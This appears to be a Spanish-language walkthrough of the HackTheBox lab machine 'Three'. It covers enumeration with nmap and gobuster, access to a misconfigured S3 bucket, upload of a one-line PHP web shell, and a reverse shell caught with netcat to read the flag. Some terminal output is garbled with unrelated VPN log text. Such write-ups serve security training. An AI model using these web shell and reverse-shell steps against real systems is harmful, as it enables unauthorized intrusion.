

HACKTHEBOX: Three – Easy level

Desarrollado por: Zuly Vargas

Introducción:

En esta práctica se lleva a cabo el desarrollo paso a paso de la explotación de la vulnerabilidad de un sitio web que usa un bucket S3 de AWS configurado incorrectamente.


Conceptos importantes:

- AWS S3: Amazon S3 es un servicio de AWS que permite el almacenamiento de diferentes tipos de archivos a través de una interfaz de usuario. AWS ofrece diferentes opciones de seguridad para este servicio como Cifrado, identificación de acceso y administración del bucket, bloqueo de ciertos objetos entre otros.
Tomado de: <https://aws.amazon.com/es/s3/>
- nmap: Network Mapper es una herramienta de línea de comandos de Linux que permite escanear direcciones IP, puertos y aplicaciones instaladas. *Tomado de:* <https://nmap.org>

DESARROLLO PASO A PASO:

Para cumplir con el objetivo de cualquiera de las máquinas siempre será necesario conectarse a la VPN. Después de tener activa y conectada la VPN y encender la máquina desde la página de HTB se realiza lo siguiente:

1. Para iniciar, se comprueba que la máquina este arriba y sea accesible mediante el comando ping:
IP dada:



Comando: ping 10.129.157.81

```
[parrot@parrot-virtualbox]~$ ping 10.129.157.81
PING 10.129.157.81 (10.129.157.81) 56(84) bytes of data.
64 bytes from 10.129.157.81: icmp_seq=1 ttl=63 time=100 ms
64 bytes from 10.129.157.81: icmp_seq=2 ttl=63 time=87.2 ms
64 bytes from 10.129.157.81: icmp_seq=3 ttl=63 time=108 ms
64 bytes from 10.129.157.81: icmp_seq=4 ttl=63 time=92.9 ms
```

2. Se escanean los puertos para encontrar cuales de estos están abiertos y con qué servicio mediante el comando nmap:

Comando: nmap -sV 10.129.157.81

-sV permite identificar los servicios y las versiones de los puertos abiertos.


Resultado:

```
[parrot@parrot-virtualbox]~$ sudo nmap -sV 10.129.157.81
[sudo] password for parrot:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-26 19:09 -05
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 19:11 (0:00:00 remaining)
Stats: 0:02:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 19:12 (0:00:07 remaining)
Nmap scan report for 10.129.157.81
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 177.55 seconds
[parrot@parrot-virtualbox]~$
```

Los puertos abiertos son el 22 y el 80, con servicio ssh y http respectivamente.

3. Con la dirección IP y el puerto podríamos encontrar que es retornado al ingresar a la dirección:



Se obtiene una página web con diversa información sobre una banda.

4. En la sección de contacto se encuentra un dominio, **thetoppers.htb**, se agrega este al archivo /etc/host para linkear el respectivo dominio con la dirección IP y poder acceder desde el navegador:

Comando: `echo "10.129.157.81 thetoppers.htb" | sudo tee -a /etc/hosts`

```
$echo "10.129.157.81 thetoppers.htb" | sudo tee -a /etc/hosts
[sudo] password for parrot:
10.129.157.81 thetoppers.htb
[parrot@parrot-virtualbox]~
```

5. Para encontrar todos los subdominios asociados al dominio encontrado se usa la herramienta *gobuster*. Existen dos opciones, dns y vhost, dns permite encontrar los subdominios no identificables y vhost permite encontrar los host virtuales, es decir los host que se encuentran en la misma máquina destino.


Diferencia: <https://www.sonassi.com/help/reference/understanding-domain-groups-vhosts-and-subdomains#:~:text=Virtual%20hosts%20have%20their%20own,dev.example.com%20>

Subdominios: Se usa un archivo con nombres de subdominios comunes.

```
[parrot@parrot-virtualbox]~$ gobuster dns -w /usr/share/wordlists/dirb/common.txt -d 10.129.157.81
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Domain: 10.129.157.81
[+] Threads: 10
[+] Timeout: 1s
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
=====
2022/09/26 20:21:35 Starting gobuster in DNS enumeration mode
=====
2022/09/26 20:23:40 Finished
=====
```

No se encuentra ninguno.

Vhost: Para encontrar vhost con nombres comunes se usa una lista tomada de:
<https://github.com/danielmiessler/SecLists/blob/master/Discovery/DNS/subdomains-top1million-5000.txt>



```
File Edit View Search Terminal Help
GNU nano 5.4 list-vhost.txt
www
mail
ftp
localhost
webmail
smtp
webdisk
pop
cpanel
whm
ns1
ns2
autodiscover
autoconfig
ns
test
m
blog
dev
www2
ns3
pop3
forum
admin
mail2
vpn
mx
imap
old
new
mobile
mysql
beta
support
Read 4959 lines
```

Comando: (Se usa el dominio asociado a la ip anteriormente)


gobuster vhost -w /usr/share/wordlists/list-vhost.txt -u thetoppers.htb

```
[x]-[parrot@parrot-virtualbox]-[~]
$gobuster vhost -w /usr/share/wordlists/list-vhost.txt -u thetoppers.htb

=====
Gobuster v3.1.0: 29 VERIFY EKV
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: 26:20:59:3http://thetoppers.htb
[+] Method: 20:59:3GETENT CONTRO
[+] Threads: 0:59:310PUSH: Recei
[+] Wordlist: g 10:/usr/share/wordlists/list-vhost.txt
[+] User Agent: 9:3gobuster/3.1.0
[+] Timeout: 0:59:310sPTIONS IMP
=====
2022/09/26 21:01:48 Starting gobuster in VHOST enumeration mode
=====
Found: s3.thetoppers.htb (Status: 404) [Size: 21]
Found: gc._msdcs.thetoppers.htb (Status: 400) [Size: 306]
2022-09-26 20:59:31 Data Channel
=====
2022/09/26 21:02:52 Finished Da
=====
[parrot@parrot-virtualbox]-[~]
$
```

El resultado muestra dos subdominios: S3 y gc. En este caso el de interes es s3. Para acceder al subdomio se debe nuevamente vincular la dirección IP con este:

```
[parrot@parrot-virtualbox]-[~]
$sudo echo "10.129.157.81 s3.thetoppers.htb" | sudo tee -a /etc/hosts
10.129.157.81 s3.thetoppers.htb
[parrot@parrot-virtualbox]-[~]
$ping s3.thetoppers.htb
PING s3.thetoppers.htb (10.129.157.81) 56(84) bytes of data.
64 bytes from thetoppers.htb (10.129.157.81): icmp_seq=1 ttl=63 time=120 ms
64 bytes from thetoppers.htb (10.129.157.81): icmp_seq=2 ttl=63 time=192 ms
^C
--- s3.thetoppers.htb ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 120.154/155.989/191.824/35.835 ms
```



Se obtiene un JSON con la información de que el servicio está corriendo.

6. Se necesita encontrar un comando que permita administrar o manipular un s3 de amazon. Para esto se usa el comando awscli que permite acceder a una consola de aws para la administración de los diferentes servicios. *Para descargar:*
<https://www.cyberciti.biz/faq/how-to-install-aws-cli-on-linux/>

```

[parrot@parrot-virtualbox]~$ sudo apt install awscli
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
awscli is already the newest version (1.19.1-1).
awscli set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 66 not upgraded.
[parrot@parrot-virtualbox]~$ aws --version
aws-cli/1.19.1 Python/3.9.2 Linux/5.16.0-12parrot1-amd64 botocore/1.20.0
[parrot@parrot-virtualbox]~$

```

7. Para definir la configuración se emplea la opción “configure”:

Guía: https://docs.aws.amazon.com/es_es/cli/latest/userguide/aws-cli.pdf#cli-chap-configure

Comando: `aws configure`

En todas las opciones se usará “initial”:

```

[x]~[parrot@parrot-virtualbox]~$ aws configure
AWS Access Key ID [None]: initial
AWS Secret Access Key [None]: initial
Default region name [None]: initial
Default output format [None]: initial
[parrot@parrot-virtualbox]~$

```

8. Para encontrar y listar todos los buckets usados se usa la opción `ls` y `endpoint-url` para especificar el dominio donde hará la búsqueda:

Example 2: Listing all prefixes and objects in a bucket

The following `ls` command lists objects and common prefixes under a specified bucket and prefix. In this example, the user owns the bucket `mybucket` with the objects `test.txt` and `somePrefix/test.txt`. The `LastWriteTime` and `Length` are arbitrary. Note that since the `ls` command has no interaction with the local filesystem, the `s3://` URI scheme is not required to resolve ambiguity and may be omitted:

```
aws s3 ls s3://mybucket
```

Synopsis

```

ls
<S3Uri> or NONE
[--recursive]
[--page-size <value>]
[--human-readable]
[--summarize]
[--request-payer <value>]
[--debug]
[--endpoint-url <value>]

```

Tomado de: <https://docs.aws.amazon.com/cli/latest/reference/s3/ls.html>


```

[parrot@parrot-virtualbox]~$ aws s3 ls --endpoint-url http://s3.thetoppers.htb
2022-09-26 19:05:23 thetoppers.htb/
[parrot@parrot-virtualbox]~$

```

Se encuentra un bucket. Para listar los archivos de este bucket se emplea el siguiente comando:

Comando: `aws --endpoint-url http://s3.thetoppers.htb s3 ls s3://thetoppers.htb`

Se indica nuevamente el endpoint, seguido s3 y ls para indicar que se desea listar y por último el nombre del bucket.

```


[parrot@parrot-virtualbox]~$ aws --endpoint-url http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
2022-09-26 20:59:31 Outgoing PRE images/nel: Cipher 'AES-256-GCM' initialized with 25
2022-09-26 19:05:23 Incoming 0a.htaccessl: Cipher 'AES-256-GCM' initialized with 25
2022-09-26 19:05:24 Preset11952 index.phpTUN/TAP instance: tun0
[parrot@parrot-virtualbox]~$

```

Por el archivo index.php se deduce que la parte del desarrollo back de la página fue escrito en php.

9. Ahora se intenta ejecutar comandos en la máquina objetivo, para esto se usa la opción de subir archivos en el bucket encontrado. El archivo creado, escrito en php, permite que al ser buscado en el navegador ejecute la consola con el comando id para obtener información de la máquina, este archivo se ejecutará al tratar de ser recuperado:

9.1 Archivo:



```

GNU nano 5.4 shell.php
<?php system($_GET["cmd"]); ?>

```



9.2 Copiar y subir el archivo:

```

[parrot@parrot-virtualbox]~$ aws --endpoint-url http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
[parrot@parrot-virtualbox]~$

```


9.3 Probar que se ejecuta el archivo subido:



10. Para obtener el acceso final se realiza una shell inversa, es decir, se conecta la máquina remota (el objetivo) con la IP propia, esto para poder acceder a su shell directamente desde la terminal propia:

10.1 Se crea un archivo que permita crear la shell inversa. En este caso se usó la siguiente herramienta, esta permite especificar la IP y el puerto y genera el código necesario para iniciar con el proceso:


Ifconfig: Para obtener la IP de la máquina local





Herramienta: <https://www.revshells.com>


10.2 Crear archivo y abrir puerto:



Este comando permite redirigir cualquier mensaje de salida en consola.


Enlace que explica detalladamente:


<https://bytelearning.blogspot.com/2019/10/reverse-shell.html>




10.3 Se inicia un servidor web que almacene este sh creado. Mediante Python:

Comando: `python3 -m http.server 800`





10.4 Ahora, desde la página web se intenta hacer la descarga del archivo para la shell inversa.



10.4 Luego de cargar por un momento, se retornará la consola de la máquina objetivo a la terminal donde se encuentra escuchando la máquina atacante:

```
[x]-[parrot@parrot-virtualbox]-[~]
$ sudo nc -nvlp 1020
listening on [any] 1020 ...

cd
^[A

connect to [10.10.15.32] from (UNKNOWN) [10.129.160.128] 45154
sh: 0: can't : not found job control turned off
$ $ ls
images
index.php
shell.php
$
```

Encontrando la bandera:

```
$ $ ls
images
index.php
shell.php
$ pwd
/var/www/html
$ cd ..
$ ls
flag.txt
html
$ cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
$ █
```

